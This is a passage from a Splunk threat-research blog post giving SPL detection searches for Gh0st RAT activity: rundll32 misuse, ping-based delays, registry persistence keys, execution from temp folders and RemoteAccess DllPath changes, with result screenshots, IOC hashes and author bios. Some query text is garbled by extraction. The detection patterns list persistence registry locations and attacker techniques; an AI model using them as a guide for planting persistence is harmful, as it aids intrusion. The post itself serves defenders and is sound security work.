


Figure 16: Keylogging in MSTSC.exe Process

Detections:

The following subheadings are top detection that may detect malicious behavior of this Gh0st RAT variant.

Windows Rundll32 with Non-Standard File Extension

This analytic identifies the instance of rundll32.exe process loading a non-standard Windows modules file extension.

```

| tstats `security_content_summariesonly` min(_time) as firstTime max(_time) as lastTime
from datamodel=Endpoint.Processes
| tstats `security_content_summariesonly` min(_time) as firstTime max(_time) as lastTime
from datamodel=Endpoint.Processes
where `process_rundll32` AND
(
Processes.parent_process_path IN (
"*\\windows\\fonts\\*",
"*\\users\\public\\*",
"*\\windows\\debug\\*",
"*\\Users\\Administrator\\Music\\*",
"*Recycle.bin*",
"*\\Windows\\Media\\*",
"\\Windows\\repair\\*",
"*\\PerfLogs\\*",
"*:\\Windows\\Prefetch\\*",
"*:\\Windows\\Cursors\\*",
"*:\\Windows\\INF\\*",
"*\\temp\\*",
"*\\programdata\\*"
"*\\windows\\tasks\\*"
)
OR
Processes.parent_process_name IN (
"*cmd.exe*",
"*cscript.exe*",
"*mshta.exe*",
"*powershell.exe*",
"*pwsh.exe*",
"*regsvr32.exe*",
"*wscript.exe*"
)
)
AND NOT (Processes.process IN (
"*.*.dll*",
"*.*.cpl*",
"*.*.inf*",
"*.*.ocx*",
"*.*.drv*",
"*.*.mui*",
)
)
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_path Processes.process_exec Processes.process_guid
Processes.process_hash Processes.process_id Processes.process_integrity_level
Processes.process_path Processes.user Processes.user_id Processes.vendor_product
Processes.parent_process_name Processes.parent_process Processes.process_name
Processes.process
| `drop_dm_object_name(Processes)`
| rex field=process "^(?<cmd_base_process>[^\s]+\s+\"?(?<cmd_base_first_param>
[^\s+\"^\s]+).*?(?<cmd_args>.*)?$"

```

[illegible]

16/24

Ping Sleep Batch Command

The following analytic identifies the execution of ping sleep batch commands. It leverages data from Endpoint Detection and Response (EDR) agents, focusing on process and parent process command-line details. This activity is significant as it indicates an attempt to delay malicious code execution, potentially evading detection or sandbox analysis.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as  
lastTime FROM datamodel=Endpoint.Processes  
WHERE (  
Processes.parent_process= "*ping*" AND  
Processes.parent_process = *-n* AND  
(Processes.parent_process IN ("*>*", ">") OR Processes.parent_process IN ("&*",  
"&*"))  
)  
OR (  
Processes.process = "*ping*" AND  
Processes.process = *-n* AND  
(Processes.process IN ("*>*", ">") OR Processes.process IN ("&*", "&*"))  
)  
BY Processes.action Processes.dest Processes.original_file_name  
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid  
Processes.parent_process_id Processes.parent_process_name Processes.parent_process_path  
Processes.process Processes.process_exec Processes.process_guid  
Processes.process_hash Processes.process_id Processes.process_integrity_level  
Processes.process_name Processes.process_path Processes.user  
Processes.user_id Processes.vendor_product  
| `drop_dm_object_name("Processes")`  
| `security_content_ctime(firstTime)`  
| `security_content_ctime(lastTime)`  
| `ping_sleep_batch_command_filter`
```




Figure 18: Ping Sleep Batch Command Detection

Registry Keys Used For Persistence

The following analytic identifies modifications to registry keys commonly used for persistence mechanisms.

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime FROM datamodel=Endpoint.Registry where
(Registry.registry_path=*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce OR
Registry.registry_path=*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupA
pproved\\Run OR Registry.registry_path=
"*\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\User Shell Folders\\" OR
Registry.registry_path= "\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell
Folders\\" OR Registry.registry_path=*\\currentversion\\run* OR
Registry.registry_path=*\\currentversion\\Windows\\Appinit_Dlls* OR
Registry.registry_path=*\\CurrentVersion\\Winlogon\\Shell* OR
Registry.registry_path=*\\CurrentVersion\\Winlogon\\Notify* OR
Registry.registry_path=*\\CurrentVersion\\Winlogon\\Userinit* OR
Registry.registry_path=*\\CurrentVersion\\Winlogon\\VmApplet* OR
Registry.registry_path=*\\currentversion\\policies\\explorer\\run* OR
Registry.registry_path=*\\currentversion\\runservices* OR
Registry.registry_path=*\\SOFTWARE\\Microsoft\\Netsh\\" OR Registry.registry_path=
"*\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders\\Common Startup"
OR Registry.registry_path=
*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\SharedTaskScheduler OR
Registry.registry_path= *\\Classes\\htmlfile\\shell\\open\\command OR
(Registry.registry_path="*Microsoft\\Windows NT\\CurrentVersion\\Image File Execution
Options*" AND Registry.registry_key_name=Debugger) OR
(Registry.registry_path="*\\CurrentControlSet\\Control\\Lsa" AND
Registry.registry_key_name="Security Packages") OR
(Registry.registry_path="*\\CurrentControlSet\\Control\\Lsa\\OSConfig" AND
Registry.registry_key_name="Security Packages") OR
(Registry.registry_path="*\\Microsoft\\Windows NT\\CurrentVersion\\SilentProcessExit\\")
OR (Registry.registry_path="*currentversion\\Windows" AND
Registry.registry_key_name="Load") OR (Registry.registry_path="*\\CurrentVersion" AND
Registry.registry_key_name="Svchost") OR
(Registry.registry_path="*\\CurrentControlSet\\Control\\Session Manager"AND
Registry.registry_key_name="BootExecute") OR (Registry.registry_path="*\\Software\\Run"
AND Registry.registry_key_name="auto_update")) by Registry.action Registry.dest
Registry.process_guid Registry.process_id Registry.registry_hive Registry.registry_path
Registry.registry_key_name Registry.registry_value_data Registry.registry_value_name
Registry.registry_value_type Registry.status Registry.user Registry.vendor_product |
`drop_dm_object_name(Registry)` | `security_content_ctime(firstTime)` |
`security_content_ctime(lastTime)` | `registry_keys_used_for_persistence_filter`

```




Figure 19: Registry Keys Used For Persistence Detection

Windows Process Execution in Temp Dir

The following analytic identifies processes running from %temp% directory file paths. It leverages data from Endpoint Detection and Response (EDR) agents, focusing on specific process paths within the Endpoint data model.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process_path IN("*\\temp\\*") by Processes.action Processes.dest Processes.original_file_name Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id Processes.parent_process_name Processes.parent_process_path Processes.process Processes.process_exec Processes.process_guid Processes.process_hash Processes.process_id Processes.process_integrity_level Processes.process_name Processes.process_path Processes.user Processes.user_id Processes.vendor_product | `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)` | `windows_process_execution_in_temp_dir_filter`
```

New Search							Save As ▾	Create
<pre> tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process_path !k("%\\temp\\") by Processes.action Processes.dest Processes.original_file_name Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id Processes.parent_process_name Processes.parent_process_path Processes.process Processes.process_exec Processes.process_guid Processes.process_hash Processes.process_integrity_level Processes.process_name Processes.process_path Processes.user Processes.user_id Processes.vendor_product `drop_dm_object_name(Processes)` `security_content_ctime(firstTime)` `security_content_ctime(lastTime)` `windows_process_execution_in_temp_dir_filter`</pre>								
✓ 7 events (3/17/26 4:00:00.000 PM to 3/18/26 4:13:40.000 PM) No Event Sampling ▾ Job ▾ → ↻								
Events Patterns Statistics (7) Visualization								
20 Per Page ▾ Format Preview ▾								
process_id	parent_process_name	parent_process_path	process	process_exec	process_guid	process_hash		
3832	unknown	C:\Users\user\AppData\Local\Temp\2\vequmb.exe	unknown	null	null	MD5=55C5E684FC55EF92E36FF26FF9514A1,SHA256=...		
@xca4	cmd.exe	C:\Windows\System64\cmd.exe	C:\Users\user\AppData\Local\Temp\2\vequmb.exe "C:\Users\user\Downloads\gh0strat_dump_SCY.exe"	vequmb.exe	null	null		

Figure 20: Windows Process Execution in Temp Dir Detection

Windows Routing and Remote Access Service Registry Key Change

This analytic identifies the modification of the Windows RemoteAccess Registry Entry. This technique can be used by malware authors, adversaries, threat actors and red teamers to gain persistence on the system.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
WHERE Registry.registry_value_name = "DllPath" Registry.registry_path =
"*\\SYSTEM\\CurrentControlSet\\Services\\RemoteAccess\\RouterManagers\\Ip*"
by Registry.action Registry.dest Registry.process_guid Registry.process_id
Registry.registry_hive Registry.registry_path Registry.registry_key_name
Registry.registry_value_data Registry.registry_value_name Registry.registry_value_type
Registry.status Registry.user Registry.vendor_product
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

New Search							Save As ▾	Create Table View
<pre> tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry WHERE Registry.registry_value_name = "DllPath" Registry.registry_path = "*\\SYSTEM\\CurrentControlSet\\Services\\RemoteAccess\\RouterManagers\\Ip*" by Registry.action Registry.dest Registry.process_guid Registry.process_id Registry.registry_hive Registry.registry_path Registry.registry_key_name Registry .registry_value_data Registry.registry_value_name Registry.registry_value_type Registry.status Registry.user Registry.vendor_product `drop_dm_object_name(Registry)` `security_content_ctime(firstTime)` `security_content_ctime(lastTime)`</pre>								
✓ 3 events (23/03/2026 13:00:00.000 to 24/03/2026 13:36:42.000) No Event Sampling ▾ Job ▾ → ↻ ⬇ ⚙ ⚡ Sma								
Events Patterns Statistics (2) Visualization								
20 Per Page ▾ Format Preview ▾								
registry_key_name	registry_value_data	registry_value_name	registry_value_type	status	user			
HKLM\SYSTEM\CurrentControlSet\Services\RemoteAccess\RouterManagers\Ip	C:\Users\Administrator\Downloads\hello.dll	DllPath	unknown	success	Administrator			

Figure 21: Windows Remote Access Registry Entry Detection

This [Gh0st RAT](#) Analytic story consists of 15 Splunk detections.

IOCs:

SHA256	description
fda9864b1aa230b60d0c736559415ac9c79e240cce411daed5da2facb9ced87c	Gh0st RAT Loader
ebba8f4342b65faccdd2a48be9f2654d3fa523360f17ff68d5498a453f76c205	Adware CloverPlus

Learn More


This blog aims to help security analysts, blue teamers, and Splunk users identify Gh0st RAT activity by providing insights into the tactics, techniques, and procedures (TTPs) employed by threat actors. You can implement the detections in this blog using the [Enterprise Security Content Updates app](#) or the [Splunk Security Essentials app](#). To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the [Slack](#) channel #security-research. Follow [these instructions](#) if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank [Teoderick Contreras](#) for authoring this post and the entire [Splunk Threat Research Team](#) for their contributions: [Michael Haag](#), [Bhavin Patel](#), [Rod Soto](#), [Patrick Bareiss](#), [Raven Tait](#), [AJ King](#), [Nasreddine Bencherchali](#), [Jose Hernandez](#) and [Lou Stella](#).



[Splunk Threat Research Team](#)

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#). Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.



[Teoderick Contreras](#)

I'm a Senior Threat Research Engineer on Splunk's Threat Research Team. I've been working in the cybersecurity industry for almost 12+ years. I primarily focus on malware reverse engineering/analysis, digital forensics and detection development.

About Splunk



The world's leading organizations rely on Splunk, a Cisco company, to continuously strengthen digital resilience with our unified security and observability platform, powered by industry-leading AI.

Our customers trust Splunk's award-winning security and observability solutions to secure and improve the reliability of their complex digital environments, at any scale.

[Learn more about Splunk](#)

Subscribe to Perspectives by Splunk for curated C-suite insights, delivered to your inbox every month.

[Subscribe to Perspectives](#)